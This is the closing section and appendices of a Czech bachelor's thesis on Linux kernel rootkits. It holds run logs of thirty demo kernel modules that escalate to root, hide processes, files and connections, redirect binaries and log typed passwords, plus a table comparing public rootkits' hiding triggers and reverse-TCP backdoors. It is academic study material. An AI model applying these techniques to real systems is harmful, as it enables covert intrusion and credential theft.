Výraznou roli v celém textu zastávají doprovodné programy, které formou experimentu probíranou látku a dílčí závěry ověřují. Pomáhají diskutovanou problematiku zasadit do funkčního celku a mohou sloužit i jako východisko pro tvorbu vlastních pokusů. Ve výsledku jsem vytvořil sadu třiceti vlastních uniformních programů, naprogramovaných speciálně pro účely této bakalářské práce. Jejich orientační výstup se nachází v příloze A, jejich zdrojové kódy na přiloženém datovém nosiči.

Během studia jaderných zdrojových kódů jsem vytvořil podrobný rejstřík symbolů, který se nachází v dodatku B. Rejstřík umožňuje rychlé vyhledání definic struktur a funkcí, na které je ve výkladu odkazováno.

Srovnání veřejných rootkitů obsahuje příloha C. Pro tento účel jsem vybral šest nejzajímavějších představitelů s co možná nejrozmanitější strukturou. Uvedl jsem jejich stručnou charakteristiku a jejich vlastnosti porovnal v tabulkách. Při jejich studiu jsem došel k poznatku, že průměrná doba mezi vznikem a uvolněním podobného typu programu veřejnosti je dva až tři roky.

Práce by mohla v další vývojové etapě pokračovat hned v několika rovinách. Jednou z možností je tvorba experimentálních detekčních nástrojů, které by do svých výsledků zahrnovaly i heuristické a fuzzy metody[10]. Další možností je výzkum, vývoj a experimentování s pokročilými principy modifikace jaderných podsystémů. Tyto experimenty by mohly vyústit v tvorbu pokročilého rootkitu, reflektující nabyté teoretické a praktické poznatky.

[10]Hledání datových struktur, reprezentující proces či modul v paměti. Počítání dlouhodobého průměru vykonaných instrukcí v kritických funkcích ...

Seznam použitých zdrojů

[1] Love Robert. *Linux Kernel Development*. Novell Press, Indiana 46240 USA, 2 edition, 2005. ISBN 0-672-32720-1.

[2] Bovet P. Daniel, Cesati Marco. *Understanding the Linux Kernel*. O'Reilly, USA, 3 edition, 2005. ISBN 0-596-00565-2.

[3] Corbet Jonathan, Rubini Alessandro, Kroah-Hartman Greg. *Linux Device Drivers*. O'Reilly, USA, 3 edition, 2005. ISBN 0-596-00590-3.

[4] Vojnar Tomáš, Peringer Petr. Operační systémy. `http://www.fit.vutbr.cz/study/courses/IOS/public/`, Leden 2008. [rev. 2008-01-24].

[5] otevřená encyklopedie Wikipedie. Operační systém. `http://cs.wikipedia.org/wiki/Kategorie:Operační systém`, Leden 2008. [rev. 2008-01-26].

[6] Andrew Tanenbaum. Minix. `http://www.cs.vu.nl/ ast/minix.html`.

[7] Marek Rudolf. *Assembler pro PC*. Computer Press, Brno, 2003. ISBN 80-7226-843-0.

[8] Dobšíček Miroslav, Ballner Radim. *Linux - bezpečnost a exploity*. Kopp, České Budějovice, 2004. ISBN 80-7232-243-5.

[9] Intel. Intel 64 and ia-32 architectures software developer's manuals. `http://www.intel.com/products/processor/manuals/`.

[10] Orság Filip. Pokročilé asemblery. `https://www.fit.vutbr.cz/study/courses/PAS/private/`, Leden 2008. [rev. 2008-01-24].

[11] v92. Rootkit zalozeny na preload. `http://www.hysteria.sk/prielom/20/#7`, Únor 2002. [rev. 2008-04-11].

[12] Piotr Sobolewski a kol. Hakin9 nr 2/2005 (6). Březen/duben 2005. ISSN 1214-7710.

[13] Silvio Cesare. Kernel function hijack. `http://www.stud.fit.vutbr.cz/ xproch63/doc/kernel-hijack.txt`, Listopad 1999. [rev. 2008-02-23].

[14] Silvio Cesare. Syscall redirection without modifying the syscall table. `http://www.stud.fit.vutbr.cz/ xproch63/doc/stealth-syscall.txt`. [rev. 2008-02-23].

[15] devik, sd. Linux on-the-fly kernel patching without lkm. http://www.phrack.org/issues.html?issue=58&id=7#article, Prosinec 2001. [rev. 2008-02-24].

[16] kad. Handling interrupt descriptor table for fun and profit. http://www.phrack.org/issues.html?issue=59&id=4#article, Červenec 2002. [rev. 2008-02-24].

[17] Stealth. Zdrojové kódy adore-ng-056. src/rootkits/adore-ng-0.56.tgz. doprovodné cd.

[18] David Reguera. Zdrojové kódy enyelkm-1.2. src/rootkits/enyelkm-1.2.tar.gz. doprovodné cd.

[19] Darkangel. Zdrojové kódy mood-nt_2.3. src/rootkits/mood-nt_2.3.tgz. doprovodné cd.

[20] Amir Alsbih. Zdrojové kódy override. src/rootkits/override.tar.bz. doprovodné cd.

[21] Rebel. Zdrojové kódy phalanx-b6. src/rootkits/phalanx-b6.tar. doprovodné cd.

[22] Sd. Zdrojové kódy suckit2rc2. src/rootkits/suckit2priv.tar.gz. doprovodné cd.

[23] Jan K. Rutkowski. Execution path analysis. http://www.phrack.org/issues.html?issue=59&id=10#article, Červenec 2002. [rev. 2008-04-16].

[24] Jiří Hýsek. Linuxovy rootkit: skrývání procesů. http://trace.dump.cz/papers/1_process_hiding. [rev. 2008-02-26].

[25] ubra. hiding processes (understanding the linux scheduler). http://www.phrack.org/issues.html?issue=63&id=18#article, Říjen 2004. [rev. 2008-03-02].

[26] Jiří Hýsek. Linuxovy rootkit: skrývání souborů. http://trace.dump.cz/papers/3_filehide. [rev. 2008-03-10].

[27] Jiří Hýsek. Linuxový rootkit: skrývání částí souborů. http://trace.dump.cz/papers/2_filecontents_hide. [rev. 2008-03-12].

[28] palmers. Advances in kernel hacking. http://www.phrack.org/issues.html?issue=58&id=6#article, Prosinec 2001. [rev. 2008-03-31].

[29] palmers. Advances in kernel hacking ii. http://www.phrack.org/issues.html?issue=59&id=5#article, Červenec 2002. [rev. 2008-04-09].

[30] rd. Writing linux kernel keylogger. http://www.phrack.org/issues.html?issue=59&id=14#article, Červen 2002. [rev. 2008-03-19].

[31] Piotr Sobolewski a kol. Hakin9 nr 3/2005 (7). Květen/červen 2005. ISSN 1214-7710.

[32] truff. Infecting loadable kernel modules.
http://www.phrack.org/issues.html?issue=61&id=10#article, Srpen 2003.
[rev. 2008-03-21].

[33] Jiří Hýsek. Linuxovy rootkit: moduly versus /dev/kmem.
http://trace.dump.cz/papers/1_modkmem. [rev. 2008-03-12].

[34] Silvio Cesare. Runtime kernel kmem patching.
http://www.stud.fit.vutbr.cz/ xproch63/doc/runtime-kernel-kmem-patching.txt,
Listopad 1998. [rev. 2008-03-24].

[35] sd. patchovani linuxoveho /dev/kmem. http://www.hysteria.sk/prielom/17/#2,
Únor 2002. [rev. 2008-03-24].

[36] jbtzhm. Static kernel patching.
http://www.phrack.org/issues.html?issue=60&id=8#article, Prosinec 2002.
[rev. 2008-03-31].

[37] CoolQ. Hacking grub for fun and profit.
http://www.phrack.org/issues.html?issue=63&id=10#article, Srpen 2005.
[rev. 2008-04-16].

[38] scythale. Hacking deeper in the system.
http://www.phrack.org/issues.html?issue=64&id=12#article, Květen 2007.
[rev. 2008-04-16].

Seznam použitých zkratek a symbolů

zkratka	celý název	vysvětlení
GNU	GNU	Projekt operačního systému zaměřeného na svobodný software.
IA-32	Intel Architecture, 32-bit	Intel architektura, 32-bit.
CISC	Complex Instruction Set Computer	Procesor s komplexní sadou instrukcí.
BSS	Block Started by Symbol	Datový segment.
MMU	Memory Management Unit	Hardware jednotka pro překlad logických adres na fyzické.
PID	Process IDentifier	Unikátní číslo identifikující proces.
VFS	Virtual File System	Vytváří jednotné rozhraní pro práci s různými souborovými systémy.
API	Application Programming Interface	Rozhraní pro programování aplikací.
IP	Internet Protocol	Protokol pro komunikaci v Internetu.
TCP	Transmission Control Protocol	Protokol pro komunikaci v Internetu.
ICMP	Internet Control Message Protocol	Protokol pro komunikaci v Internetu.
ELF	Executable and Linkable Format	Standardní Unixový soubory formát.
IRQ	Interrupt ReQuest	Požadavek na přerušení.
BIOS	Basic Input Output System	Základní programové vybavení PC.
POST	Power-on self-test	Kontrola systémových komponent.
MBR	Master Boot Record	První sektor disku.

Seznam příloh

Příloha A

Výstupy demonstračních programů

i. **setuid.c**

```
user@pc:~/src/demos/syscalls/setuid$ make > /dev/null
user@pc:~/src/demos/syscalls/setuid$ make run
./setuid
Uzivatelske ID: 1000 --> sys_setuid(12345) --> 1000
sh-3.1$
```

ii. **sct_sysmap.sh**

```
user@pc:~/src/demos/symbols/sct_sysmap$ ./sct_sysmap.sh
Ze souboru /boot/System.map-2.6.16.59 zjistuji adresu symbolu sys_call_table
c02f346c R sys_call_table
```

iii. **sct_heuristic.c**

```
user@pc:~/src/demos/syscalls/setuid$ make > /dev/null
user@pc:~/src/demos/symbols/sct_heuristic$ make run
./sct_heuristic_run.sh
Bez pouziti /proc/kallsyms
[17185911.480000] Modul sct_heuristic se zavadi do jadra.
[17185911.484000] sys_call_table: 0xc02f346c
[17185911.484000] sys_call_table: 0xc0321f98
[17185911.484000] sys_call_table: 0xc03572b4
[17185911.484000] Modul sct_heuristic zaveden.
[17185911.496000] Modul sct_heuristic byl uspesne odstranen z jadra.
S pouzitim /proc/kallsyms
[17185911.544000] Modul sct_heuristic se zavadi do jadra.
[17185911.544000] sys_call_table: 0xc02f346c
[17185911.576000] Modul sct_heuristic zaveden.
[17185911.592000] Modul sct_heuristic byl uspesne odstranen z jadra.
```

iv. **sct_idt.c**

```
user@pc:~/src/demos/symbols/sct_idt$ make > /dev/null
user@pc:~/src/demos/symbols/sct_idt$ make run
sudo insmod sct_idt.ko; dmesg | tail -n 5; sudo rmmod sct_idt.ko; dmesg | tail -n 1;
[17186798.784000] Modul sct_idt se zavadi do jadra.
[17186798.784000] idt_table: 0xc037a000
[17186798.784000] system_call: 0xc0103000
[17186798.784000] sys_call_table: 0xc02f346c
[17186798.784000] Modul sct_idt zaveden.
[17186798.816000] Modul sct_idt byl uspesne odstranen z jadra.
```

v. **hack_sct.c**

```
user@nx6125:~/src/demos/syscalls/hack_sct$ make > /dev/null
user@nx6125:~/src/demos/syscalls/hack_sct$ make run
sudo insmod hack_sct.ko; dmesg | tail -n 2; ./setuid; sudo rmmod hack_sct.ko;
 dmesg | tail -n 1;
[17183096.892000] Modul hack_sct se zavadi do jadra.
[17183096.892000] Modul hack_sct zaveden.
Uzivatelske ID: 1000 --> sys_setuid(12345) --> 0
sh-3.1$ exit
exit
[17183098.788000] Modul hack_sct byl uspesne odstranen z jadra.
```

vi. **hack_routine.c**

```
user@pc:~/src/demos/syscalls/hack_routine$ make > /dev/null
user@pc:~/src/demos/syscalls/hack_routine$ make run
sudo insmod hack_routine.ko; dmesg | tail -n 2; ./setuid; sudo rmmod hack_routine.ko;
 dmesg | tail -n 1;
[17180186.296000] Modul hack_routine se zavadi do jadra.
[17180186.296000] Modul hack_routine zaveden.
Uzivatelske ID: 1000 --> sys_setuid(12345) --> 0
sh-3.1$ exit
exit
[17180188.208000] Modul hack_routine byl uspesne odstranen z jadra.
```

vii. **hack_scr.c**

```
user@pc:~/src/demos/syscalls/hack_scr$ make > /dev/null
user@pc:~/src/demos/syscalls/hack_scr$ make run
sudo insmod hack_scr.ko; dmesg | tail -n 2; ./setuid; sudo rmmod hack_scr.ko;
 dmesg | tail -n 1;
[17181740.644000] Modul hack_scr se zavadi do jadra.
[17181740.644000] Modul hack_scr zaveden.
Uzivatelske ID: 1000 --> sys_setuid(12345) --> 0
sh-3.1$ exit
exit
[17181742.708000] Modul hack_scr byl uspesne odstranen z jadra.
```

viii. **hack_scrser.c**

```
user@pc:~/src/demos/syscalls/hack_scrser$ make > /dev/null
user@pc:~/src/demos/syscalls/hack_scrser$ make run
sudo insmod hack_scrser.ko; dmesg | tail -n 2; ./setuid; sudo rmmod hack_scrser.ko;
 dmesg | tail -n 1;
[17188940.256000] Modul hack_scrser se zavadi do jadra.
[17188940.256000] Modul hack_scrser zaveden.
Uzivatelske ID: 1000 --> sys_setuid(12345) --> 0
sh-3.1$ exit
exit
[17188942.092000] Modul hack_scrser byl uspesne odstranen z jadra.
```

ix. **hack_idt.c**

```
user@pc:~/src/demos/syscalls/hack_idt$ make > /dev/null
user@pc:~/src/demos/syscalls/hack_idt$ make run
sudo insmod hack_idt.ko; dmesg | tail -n 2; ./setuid; sudo rmmod hack_idt.ko;
 dmesg | tail -n 1;
[17190505.068000] Modul hack_idt se zavadi do jadra.
[17190505.068000] Modul hack_idt zaveden.
Uzivatelske ID: 1000 --> sys_setuid(12345) --> 0
```

```
sh-3.1$ exit
exit
[17190506.936000] Modul hack_idt byl uspesne odstranen z jadra.
```

x. **hack_idtr.c**

```
user@pc:~/src/demos/syscalls/hack_idtr$ make > /dev/null
user@pc:~/src/demos/syscalls/hack_idtr$ make run
sudo insmod hack_idtr.ko; dmesg | tail -n 2; ./setuid; sudo rmmod hack_idtr.ko;
 dmesg | tail -n 1;
[17207992.696000] Modul hack_idtr se zavadi do jadra.
[17207992.696000] Modul hack_idtr zaveden.
Uzivatelske ID: 1000 --> sys_setuid(12345) --> 0
sh-3.1$ exit
exit
[17207994.816000] Modul hack_idtr byl uspesne odstranen z jadra.
```

xi. **hijack_proces_syscall.c**

```
user@pc:~/src/demos/hijack/proces/syscall$ make > /dev/null
user@pc:~/src/demos/hijack/proces/syscall$ make run
...
--> Hledam proces s PID=1 (init)
    1 ?        00:00:01 init
--> Skryvam proces s PID=1 (init)
--> Hledam proces s PID=1 (init)
--> Obnovuji system do puvodniho stavu
```

xii. **hijack_proces_vfs.c**

```
user@pc:~/src/demos/hijack/proces/vfs$ make > /dev/null
user@pc:~/src/demos/hijack/proces/vfs$ make run
...
--> Hledam proces s PID=1 (init)
    1 ?        00:00:01 init
--> Skryvam proces s PID=1 (init)
--> Hledam proces s PID=1 (init)
--> Obnovuji system do puvodniho stavu
```

xiii. **hijack_proces_sched1.c**

```
user@pc:~/src/demos/hijack/proces/scheduler1$ make > /dev/null
user@pc:~/src/demos/hijack/proces/scheduler1$ make run
...
--> Hledam proces s PID=1 (init)
    1 ?        00:00:01 init
--> Skryvam proces s PID=1 (init)
--> Hledam proces s PID=1 (init)
--> Obnovuji system do puvodniho stavu
```

xiv. **hijack_proces_sched2.c**

```
user@pc:~/src/demos/hijack/proces/scheduler2$ make > /dev/null
user@pc:~/src/demos/hijack/proces/scheduler2$ make run
./hijack_proces_sched2_run.sh
--> Hledam proces s PID=1 (init)
    1 ?        00:00:01 init
--> Skryvam proces s PID=1 (init)
--> Hledam proces s PID=1 (init)
--> Obnovuji system do puvodniho stavu
```

xv. **hijack_proces_sched3.c**

```
user@pc:~/src/demos/hijack/proces/scheduler3$ make > /dev/null
user@pc:~/src/demos/hijack/proces/scheduler3$ make run
...
--> Hledam proces s PID=1 (init)
    1 ?        00:00:01 init
--> Skryvam proces s PID=1 (init)
--> Hledam proces s PID=1 (init)
--> Obnovuji system do puvodniho stavu
```

xvi. **hijack_file_syscall.c**

```
user@pc:~/src/demos/hijack/file/syscall$ make > /dev/null
user@pc:~/src/demos/hijack/file/syscall$ make run
...
--> Vytvarim soubor /tmp/skryse
--> ls /tmp/ | grep skryse
skryse
--> Skryvam soubory obsahujici ve svem nazvu 'skryse'
--> ls /tmp/ | grep skryse
--> Obnovuji system do puvodniho stavu
```

xvii. **hijack_file_vfs.c**

```
user@pc:~/src/demos/hijack/file/vfs$ make > /dev/null
user@pc:~/src/demos/hijack/file/vfs$ make run
...
--> Vytvarim soubor /tmp/skryse
--> ls /tmp/ | grep skryse
skryse
--> Skryvam soubory obsahujici ve svem nazvu 'skryse'
--> ls /tmp/ | grep skryse
--> Obnovuji system do puvodniho stavu
```

xviii. **hijack_record_syscall.c**

```
user@pc:~/src/demos/hijack/record/syscall$ make > /dev/null
user@pc:~/src/demos/hijack/record/syscall$ make run
...
--> Vytvarim soubor /tmp/text
--> cat /tmp/text
Skakal pes pres oves pres zelenou louku.
--> Provadim globalni zamenu z 'pres' na 'chce'
user@pc:~/src/demos/hijack/record/syscall$ cat /tmp/text
Skakal pes chce oves chce zelenou louku.
user@pc:~/src/demos/hijack/record/syscall$ sudo rmmod hijack_record_syscall.ko
```

xix. **hijack_record_vfs.c**

```
user@pc:~/src/demos/hijack/record/vfs$ make > /dev/null
user@pc:~/src/demos/hijack/record/vfs$ make run
...
--> Vytvarim soubor /tmp/text
--> cat /tmp/text
Skakal pes pres oves pres zelenou louku.
--> Provadim globalni zamenu z 'pres' na 'chce'
user@pc:~/src/demos/hijack/record/vfs$ cat /tmp/text
Skakal pes chce oves chce zelenou louku.
user@pc:~/src/demos/hijack/record/vfs$ sudo rmmod hijack_record_vfs.ko
```

xx. **hijack_connection_net.c**

```
user@pc:~/src/demos/hijack/connection/net$ make > /dev/null
user@pc:~/src/demos/hijack/connection/net$ make run
...
--> Vypisuji veskera TCP spojeni 127.0.0.1 (localhost)
tcp        0      0 localhost:38951         *:*                     LISTEN
tcp        0      0 localhost:mysql         *:*                     LISTEN
...
tcp        0      0 localhost:38951         localhost:52288         SPOJENO
tcp        0      0 localhost:52288         localhost:38951         SPOJENO
--> Skryvam veskera TCP spojeni 127.0.0.1
--> Vypisuji veskera TCP spojeni 127.0.0.1 (localhost)
--> Obnovuji system do puvodniho stavu
```

xxi. **hijack_application_syscall.c**

```
user@pc:~/src/demos/hijack/application/syscall$ make > /dev/null
user@pc:~/src/demos/hijack/application/syscall$ make run
...
--> /bin/ps
  PID TTY          TIME CMD
 5160 pts/1    00:00:01 bash
 8813 pts/1    00:00:00 make
 8815 pts/1    00:00:00 sh
 8816 pts/1    00:00:00 ps
--> Presmerovavam /bin/ps na /bin/ls
--> /bin/ps
hijack_application_syscall.c      hijack_application_syscall.mod.o
hijack_application_syscall.ko     hijack_application_syscall.o
hijack_application_syscall.mod.c  Makefile
--> Obnovuji system do puvodniho stavu
```

xxii. **hijack_application_doexecve.c**

```
user@pc:~/src/demos/hijack/application/doexecve$ make > /dev/null
user@pc:~/src/demos/hijack/application/doexecve$ make run
./hijack_application_doexecve_run.sh
--> /bin/ps
  PID TTY          TIME CMD
 5178 pts/1    00:00:00 bash
 7597 pts/1    00:00:00 make
 7599 pts/1    00:00:00 hijack_applicat
 7604 pts/1    00:00:00 ps
--> Presmerovavam /bin/ps na /bin/ls
--> /bin/ps
hijack_application_doexecve.c      hijack_application_doexecve.mod.o   Makefile
hijack_application_doexecve.ko     hijack_application_doexecve.o
hijack_application_doexecve.mod.c  hijack_application_doexecve_run.sh
--> Obnovuji system do puvodniho stavu
```

xxiii. **hijack_application_openexec.c**

```
user@pc:~/src/demos/hijack/application/openexec$ make > /dev/null
user@pc:~/src/demos/hijack/application/openexec$ make run
./hijack_application_openexec_run.sh
--> /bin/ps
  PID TTY          TIME CMD
 5178 pts/1    00:00:00 bash
 7481 pts/1    00:00:00 make
 7483 pts/1    00:00:00 hijack_applicat
```

```
 7488 pts/1    00:00:00 ps
--> Presmerovavam /bin/ps na /bin/ls
--> /bin/ps
hijack_application_openexec.c      hijack_application_openexec.mod.o   Makefile
hijack_application_openexec.ko     hijack_application_openexec.o
hijack_application_openexec.mod.c  hijack_application_openexec_run.sh
--> Obnovuji system do puvodniho stavu
```

xxiv. **hijack_application_loadbinary.c**

```
user@pc:~/src/demos/hijack/application/loadbinary$ make > /dev/null
user@pc:~/src/demos/hijack/application/loadbinary$ make run
...
--> /bin/ps
  PID TTY          TIME CMD
 5178 pts/1    00:00:00 bash
 8866 pts/1    00:00:00 make
 8868 pts/1    00:00:00 sh
 8869 pts/1    00:00:00 ps
--> Presmerovavam /bin/ps na /bin/ls
--> /bin/ps (odchyceni load_binary() pres sys_open())
  PID TTY          TIME CMD
 5178 pts/1    00:00:00 bash
 8866 pts/1    00:00:00 make
 8868 pts/1    00:00:00 sh
 8872 pts/1    00:00:00 ps
--> /bin/ps (funkcni)
hijack_application_loadbinary.c      hijack_application_loadbinary.mod.o
hijack_application_loadbinary.ko     hijack_application_loadbinary.o
hijack_application_loadbinary.mod.c  Makefile
--> Obnovuji system do puvodniho stavu
```

xxv. **hijack_logging_receive_buf.c**

```
user@pc:~/src/demos/hijack/logging/receive_buf$ make > /dev/null
user@pc:~/src/demos/hijack/logging/receive_buf$ make run
./hijack_logging_receive_buf_run.sh
--> Odposlech konzole: /dev/pts/1
sh-3.1$ ls
hijack_logging_receive_buf.c      hijack_logging_receive_buf.mod.o   Makefile
hijack_logging_receive_buf.ko     hijack_logging_receive_buf.o
hijack_logging_receive_buf.mod.c  hijack_logging_receive_buf_run.sh
sh-3.1$ passwd
Changing password for user
(current) UNIX password:
Enter new UNIX password:
Retype new UNIX password:
passwd: heslo bylo úspěšně změněno
sh-3.1$ exit
exit
--> Obnovuji system do puvodniho stavu
Zaznam (/tmp/log):ls^Mpasswd^Mheslopuvodni^Mheslonove^Mheslonove^Mexit^M
rm /tmp/log
```

xxvi. **hijack_logging_syscall.c**

```
user@pc:~/src/demos/hijack/logging/syscall$ make > /dev/null
user@pc:~/src/demos/hijack/logging/syscall$ make run
...
--> Odposlech vsech urceny procesu (su, ssh, ...) a retezcu (Password, password, ...)
```

```
sh-3.1$ su user2
Password:
user2@pc:~/src/demos/hijack/logging/syscall$ exit
exit
sh-3.1$ exit
exit
--> Obnovuji system do puvodniho stavu
Zaznam (/tmp/log):
Password: user2heslo$
rm /tmp/log
```

xxvii. **hijack_module_unlink.c**

```
user@pc:~/src/demos/hijack/module/unlink$ make > /dev/null
user@pc:~/src/demos/hijack/module/unlink$ make run
...
--> Modul se po zavedeni odstrani ze seznamu registrovanych modulu (lsmod, /proc/modules).
 Pro odstraneni modulu bude nutny restart systemu!
--> sleep 5 (ctrl+c pro ukonceni)
--> modul zaveden
```

xxviii. **sticker.c**

```
user@pc:~/src/demos/hijack/module/stick$ make run
./hijack_module_stick_run.sh
--> Preklad modulu sticker
--> Preklad modulu original
--> Vytvarim adresar both
--> Spojuji oba moduly do jednoho s nazvem both.o
--> Prepis funkci
--> Preklad modulu both
--> Zavedeni a odstraneni modulu both.ko
--> Vypis:
[17190809.536000] sticker_init(void)
[17190809.536000] original_init(void)
[17190809.540000] original_exit(void)
[17190809.540000] sticker_exit(void)
```

xxix. **kmem.c**

```
user@pc:~/src/demos/symbols/kmem$ make > /dev/null
user@pc:~/src/demos/symbols/kmem$ make run
sudo ./kmem
idt_table: 0xc037a000
system_call: 0xc0103000
sys_call_table: 0xc02f346c
```

xxx. **hijack_interface_procfs.c**

```
user@pc:~/src/demos/hijack/interface/procfs$ make > /dev/null
user@pc:~/src/demos/hijack/interface/procfs$ make run
...
--> Vytvarim soubor /proc/test
--> cat /proc/test
test:  = '0'
--> echo '100' > /proc/test
--> cat /proc/test
test:  = '100'
--> Odstranuji soubor /proc/test
```

Příloha B

Rejstřík symbolů

symbol	**deklarace/definice**
__PAGE_OFFSET	include/asm/page.h
struct task_struct	include/linux/sched.h
struct thread_info	include/asm/thread_info.h
idt_table	arch/i386/kernel/traps.c
system_call()	arch/i386/kernel/entry.S
sysenter_entry()	arch/i386/kernel/entry.S
sys_call_table	arch/i386/kernel/syscall_table.S
current	include/asm/current.h
get_current()	include/asm/current.h
sys_setuid()	kernel/sys.c
sys_getdents	fs/readdir.c
sys_getdents64	fs/readdir.c
dirent	include/linux/dirent.h
dirent64	include/linux/dirent.h
fget()	include/linux/file.h
file	include/linux/fs.h
inode	include/linux/fs.h
PROC_ROOT_INO	include/linux/proc_fs.h
vfs_readdir()	fs/readdir.c
filldir()	fs/readdir.c
struct task_struct	linux/sched.h
struct thread_info	asm/thread_info.h
do_fork()	kernel/fork.c
copy_process()	kernel/fork.c
do_exit()	kernel/exit.c
schedule()	kernel/sched.c
struct runqueue	include/linux/sched.h
struct prio_array	include/linux/sched.h
for_each_process(p)	include/linux/sched.h
struct file	include/linux/fs.h
struct file_operations	include/linux/fs.h
struct proc_dir_entry	include/linux/proc_fs.h
sys_read()	fs/read_write.c

symbol	**deklarace/definice**
sys_execve()	arch/i386/kernel/process.c
do_execve()	fs/exec.c
open_exec()	fs/exec.c
struct linux_binfmt	include/linux/binfmts.h
irq_entries_start()	arch/i386/kernel/entry.S
do_IRQ()	arch/i386/kernel/irq.c
handle_IRQ_event()	kernel/irq/handle.c
handle_scancode()	drives/char/keyboard.c
put_queue()	drives/char/keyboard.c
receive_buf()	drivers/char/n_tty.c
tty_read()	drives/char/tty_io.c
setup()	arch/i386/boot/setup.S
startup_32()	arch/i386/boot/compressed/head.S
startup_32()	arch/i386/kernel/head.S
start_kernel()	init/main.c
init()	init/main.c
struct module	include/linux/module.h
THIS_MODULE	include/linux/module.h
list_del	include/linux/list.h
module_init()	include/linux/init.h
module_exit()	include/linux/init.h

Příloha C

Srovnání rootkitů

Pro srovnání bylo vybráno šest nejprogresivnějších veřejných rootkitů. Ke každému z nich je připojena stručná charakteristika následovaní podrobnou tabulkou popisující jejich vlastnosti.

název	**popis**
adore-ng-056	Rootkit od autora slavné undergroundové skupiny TEAM TESO 7350. Pracuje na principu *modifikace virtuálního souborového systému*. Kód vyniká svojí čistotou a přenositelností.
enyelkm-1.2	Kód využívá princip změny *rozhraní systémových volání* pomocí změny *rutiny systémového volání*. Vyjímku tvoří krytí spojení, k čemuž využívá virtuální souborový systém. Pro skrývání používá pevné hodnoty, nemusí tedy komunikovat s uživatelským prostorem.
mood-nt_2.3	Předlohou tomuto rootkitu byl rootkit SucKIT-1.3b, jež byl ve své době považován za jednoznačnou špičku. Jedná se o plně vybavený rootkit s velkým množstvím změn v *tabulce systémových volání*. Bohužel tím dochází k značné zátěži napadeného systému. Zajímavostí jsou tři módy spuštění a vysoký stupeň vlastního krytí.
override	Rootkit střední velikosti postavený na klasických přístupech nad principem změn v *tabulce systémových volání*. Kód má minimální antidetekční ochranu, je tedy lehce odhalitelný zkušenějším správcem či detekčním nástrojem. Je vhodný ke studijním účelům.
phalanx-b6	Zástupce, který ke svému zavedení používá `/dev/mem`. Jedná se o experimentální verzi s velkou řadou heuristik a špatně přenositelného kódu. Stojí na principu změn v *tabulce systémových volání*.
SucKIT2rc2	Tradiční *český* „výrobek“ od tvůrce vysoce profesionálních rootkitů. I přes použití `/dev/kmem` si zachovává dobrou přenositelnost a přehlednost. Navazuje na historicky slavnou verzi 1.3b určenou pro 2.4 jádra. Stal se symbolem řady svých nástupců. Tato veřejná verze je pouze experimentální, přesto v ní lze spatřit řadu pokrokových rysů a originálních myšlenek. Využívá změny v *tabulce přerušení*.

Název	adore-ng-056	enyelkm-1.2	mood-nt_2.3
Autor	Stealth	RaiSe & David Reguera	Darkangel
Odkaz	http://stealth.openwall.net/	http://www.enye-sec.org	http://darkangel.antifork.org
Jádro	2.4 & 2.6	2.6	2.4 & 2.6
Princip	virtuální souborový systém	rutina systémového volání & sysentr	tabulka systémových volání
Rozsah (cca)	6 vfs funkcí	1 vfs + 4 syscall funkcí	44 syscall funkcí

Skrývání procesů	vfs_readdir()
	seznam pid `hidden_procs[]`
		sys_getdents[64]()
		`gid == 0x489196ab ||`
		`strstr(comm, "OCULTAR")`
			sys_getdents[64]()
			seznam pid `pids[]`

Skrývání souborů	vfs_readdir()
	`i_uid == ELITE_UID &&`
	`i_gid == ELITE_GID`
		sys_getdents[64]()
		`strstr(d_name, "OCULTAR")`
			sys_getdents[64]()
			seznam souborů `free_inodes[]`

Skrývání záznamů	θ	sys_read()
		`#<OCULTAR_8762> skryto`
		`#</OCULTAR_8762>`
			sys_read()

Skrývání spojení	/proc/net seznam portů `HIDDEN_SERVICES[]`	/proc/net jedna ip adresa `global_ip`	sys_read() seznam pid `net_tables[]`
Přesměrování programu	θ	θ	sys_open() seznam dvojic `redirs_table[]`
Odposlech	θ	θ	sys_read() & sys_write() aplikace `sniff_commands[]`
Infiltrace	modul	modul	/dev/kmem
Znovuspuštění	θ	skript `/etc/rc.d/rc.sysinit`	`/sbin/init`
Rozhraní	práce se speciálně pojmenovanými soubory v adresáři `/tmp` či `/proc`	θ (pevné hodnoty)	`sys_oldolduname()`
Zadní vrátka	ano	reverzní TCP po přijetí ICMP	θ
Poznámka	víceprocesorová podpora, filtrování logovacích informací skrytých procesů		vychází z rootkitu SucKIT, podporuje 3 módy, vynikající maskování

Název	override	phalanx-b6	SucKIT2rc2
Autor	Amir Alsbih	Rebel	Sd
Odkaz	http://www.informatik.uni-freiburg.de/ alsbiha/	θ	http://sd.g-art.nl
Jádro	2.6	2.6	2.2 & 2.4
Princip	tabulka systémových volání	tabulka systémových volání	tabulka přerušení
Rozsah	14 syscall funkcí	1 vfs + 9 syscall funkcí	46 syscall funkcí
Skrývání procesů	sys_getdents64() seznam pid `hide_pids[i]`	sys_getdents[64]() `gid == 20000`	sys_getdents[64]() seznam pid `pidtab[]`
Skrývání souborů	sys_getdents[64]() `strncmp("R00T_", d_name, strlen("R00T_"))`	sys_getdents[64]() přípona `.ph1`	sys_getdents[64]() `strlen(d_name) == hlen`
Skrývání záznamů	θ	θ	θ
Skrývání spojení	sys_read() seznam portů `hide_ports[]`	/proc/net `gid == 20000`	sys_read() seznam pid `nettab[]`
Přesměrování programu	θ	θ	θ
Odposlech	θ	sys_read() pouze terminály	sys_read() seznam pid `snifftab[]`
Infiltrace	modul	/dev/mem	/dev/kmem
Znovuspuštění	θ	`/bin/hostname`	Infekce souborů `init`, `getty`, `mount`, ...
Rozhraní	`sys_chdir()`	θ (pevné hodnoty)	`sys_mpx()`
Zadní vrátka	θ	reverzní TCP po přečtení speciálního řetězce funkcí `sys_read()`	reverzní TCP po přijetí ICMP
Poznámka	využívá klasické principy	experimentální verze	experimentální verze, vysoce kvalitní